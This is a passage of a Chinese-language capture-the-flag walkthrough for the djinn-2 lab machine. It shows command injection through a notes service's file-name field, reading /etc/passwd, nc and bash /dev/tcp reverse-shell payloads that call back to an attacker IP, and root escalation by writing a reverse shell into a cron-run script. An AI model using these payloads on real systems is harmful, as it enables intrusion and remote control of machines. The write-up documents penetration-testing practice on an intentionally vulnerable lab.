tcp6       0      0 ::1:6010                :::*                    LISTEN      off (0.00/0/0)
udp    43008      0 127.0.0.53:53           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 192.168.0.107:68        0.0.0.0:*                           off (0.00/0/0)
udp6       0      0 fe80::a00:27ff:fe5e:546 :::*                                off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    46228    /run/user/1000/systemd/notify
unix  2      [ ACC ]     SEQPACKET  LISTENING     13666    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     46231    /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     46235    /run/user/1000/gnupg/S.gpg-agent
unix  2      [ ACC ]     STREAM     LISTENING     46236    /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     46237    /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     46238    /run/user/1000/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     46239    /run/user/1000/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     19855    private/local
unix  2      [ ACC ]     STREAM     LISTENING     19858    private/virtual
```


使用nc本地连接一下，输入账号密码得到内容

```
nc 127.0.0.1 2843
```

```
nitish@djinn:~$ nc 127.0.0.1 2843
username: nitish
Password: &HtMGd$LJB
1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=>
```


这里前面几个功能测试的时候都没有什么有用的信息，但是使用到第6个的时候，发现了一些信息，似乎查看notes的时候，会把name作为文件名cat一下

```
=> 6
1 Important.txt

===> 1
cat: Important.txt: No such file or directory
Hey ugtan for me Security is very Important and I don't want you to mess this up
so please fix all the security issues that were recently discovered
and let me enjoy my DAMN vacations.
 b''


1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=>
```


选择5新建一个note，name设置为/etc/passwd，看看能不能读取到内容，可以发现是能够成功读取到的

```
=> 5


Name of the note: /etc/passwd
Description: 123

Note added succesfully!

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=> 6
1 Important.txt
2/passwd
3 /etc/passwd

===> 3
123 b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin\nsystemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin\nsyslog:x:102:106::/home/syslog:/usr/sbin/nologin\nmessagebus:x:103:107::/nonexistent:/usr/sbin/nologin\n_apt:x:104:65534::/nonexistent:/usr/sbin/nologin\nlxd:x:105:65534::/var/lib/lxd/:/bin/false\nuuidd:x:106:110::/run/uuidd:/usr/sbin/nologin\ndnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin\nlandscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin\npollinate:x:109:1::/var/cache/pollinate:/bin/false\nnitish:x:1000:1000:nitish,,,:/home/nitish:/bin/bash\nsshd:x:110:65534::/run/sshd:/usr/sbin/nologin\nugtan:x:1001:1001:umang taneja,,,:/home/ugtan:/bin/bash\nftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin\npostfix:x:112:117::/var/spool/postfix:/usr/sbin/nologin\n'


1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=>
```


接下来就是看看能不能命令注入，设置name为/etc/passwd|id，发现身份是ugtan

```
=> 5


Name of the note: 、^H/etc/passwd|id
Description: 123

Note added succesfully!

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=> 6
1 Important.txt
2/passwd
3 /etc/passwd
4 ./etc/passwd|id

===> 4
cat: '、'$'\b''/etc/passwd': No such file or directory
123 b'uid=1001(ugtan) gid=1001(ugtan) groups=1001(ugtan)\n


1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=>
```


接着就是反弹shell，不能直接使用bash反弹，使用revshellgen生成payload，成功反弹shell


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.0.109 6666 >/tmp/f
```

```
Name of the note: 123|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.0.109 6666 >/tmp/f
Description: 123

Note added succesfully!

1. Show all members.
2. Add a new user.
3. Show all tasks.
4. Add a new task.
5. Add a note for admin.
6. Read notes.
7. Exit
=> 6
1 Important.txt
2/passwd
3 /etc/passwd
4 ./etc/passwd|id
/etc/passwd|bash -i >& /dev/tcp/192.168.0.109/6666 0>&1
6 /etc/passwd;bash -i >& /dev/tcp/192.168.0.109/6666 0>&1
7 123|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.0.109 6666 >/tmp/f

===> 7
cat: 123: No such file or directory
rm: cannot remove '/tmp/f': No such file or directory
```



11、接着就是要提权到root，在/var/mail目录下有一封邮件，说是在ugtan的家目录下创建了文件夹，会有一个定时任务运行clean.sh


```
From root@djinn  Mon Jan 13 19:36:24 2020
Return-Path: <root@djinn>
X-Original-To: ugtan@djinn
Delivered-To: ugtan@djinn
Received: by djinn (Postfix, from userid 0)
        id E2B7C82E9F; Mon, 13 Jan 2020 19:36:24 +0530 (IST)
Subject: Way to clean up the systems
To: <ugtan@djinn>
X-Mailer: mail (GNU Mailutils 3.4)
Message-Id: <20200113140624.E2B7C82E9F@djinn>
Date: Mon, 13 Jan 2020 19:36:24 +0530 (IST)
From: root <root@djinn>

Hey 0xmzfr,
I've setup the folder that you asked me to make in my home directory,
Since I'd be gone for a day or two you can just leave the clean.sh in
that directory and cronjob will handle the rest.

- Ugtan_
```

12、进入到家目录，发现best/admin/ever路径，进入到里面，将反弹shell一句话写入到clean.sh，本地监听，稍等一会（定时任务是每三分钟执行一次）

```
echo "bash -i >& /dev/tcp/192.168.0.109/8888 0>&1" >clean.sh
chmod 777 clean.sh
```



成功反弹，运行proof.sh，渗透结束

```
root@kali:~/桌面# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 38592
bash: cannot set terminal process group (1612): Inappropriate ioctl for device
bash: no job control in this shell
root@djinn:~# 
```

```
root@djinn:~# ls
ls
proof.sh
scripts
root@djinn:~# ./proof.sh
./proof.sh
TERM environment variable not set.
./proof.sh: line 9: figlet: command not found
djinn-2 pwned ...
------------------------------------------------------------------------------

Proof: cHduZWQgZGppbm4tMiBsaWtlIGEgYm9zcwo=
Path: /root
Date: Mon Jun 29 08:18:53 IST 2020
Whoami: root
------------------------------------------------------------------------------

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)

If you enjoyed this then consider donating (https://mzfr.github.io/donate/)
so I can continue to make these kind of challenges.
root@djinn:~# 
```


13、补充

这里是解决了我之前很久的一个疑惑，以前使用wget下载文件到靶机上的时候，保存的内容老是已经执行完的结果，现在想但是应该是使用wget的-o参数，所以当时是先下载，然后使用mv修改文件名，其实应该是要用-O参数

-o和-O的区别，wget -h中有介绍两者的作用

```
-o,  --output-file=文件     将日志信息写入 FILE
```

```
-O,  --output-document=文件     将文档写入 FILE
```

14、参考文章

Djinn 2 Writeup – Vulnhub

下一篇写djinn3